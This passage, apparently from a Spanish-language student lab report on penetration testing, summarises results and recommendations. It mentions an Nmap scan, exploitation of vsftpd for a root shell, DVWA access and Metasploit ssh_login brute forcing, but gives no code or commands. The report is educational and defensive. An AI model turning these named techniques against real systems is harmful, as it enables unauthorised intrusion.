


Ilustración 29

8 Resultados

- Red NAT funcional.
- Escaneo con Nmap reveló puertos abiertos.
- Explotación exitosa de vsftpd con shell root.
- Acceso al entorno DVWA para pruebas web.
- Configuración y ejecución de módulos ssh_login para fuerza bruta.

9 Análisis de vulnerabilidades

- Servicios obsoletos con exploits conocidos.
- Posibilidad de obtener shells remotos como root.
- Riesgo alto si servicios como vsftpd o aplicaciones vulnerables (DVWA) están expuestos en producción.

10 Conclusiones

- Se demostró la efectividad de la metodología para detectar y explotar servicios vulnerables.
- Es esencial mantener actualizados los servicios y restringir accesos en producción.

11 Recomendaciones

- Deshabilitar servicios no utilizados.
- Configurar contraseñas seguras y políticas de acceso.
- Separar entornos de prueba de entornos reales.
- Monitorear puertos y servicios expuestos.

12 Referencias

- Offensive Security. (2025). *Kali Linux Documentation*. https://www.kali.org/docs
- Rapid7. (2025). *Metasploit Framework*. https://docs.rapid7.com/metasploit/
- Nmap.org. (2025). *Nmap Network Scanning*. https://nmap.org/book/
- Rafael Sandoval Morales.(2025). Seguridad y Auditoria de Redes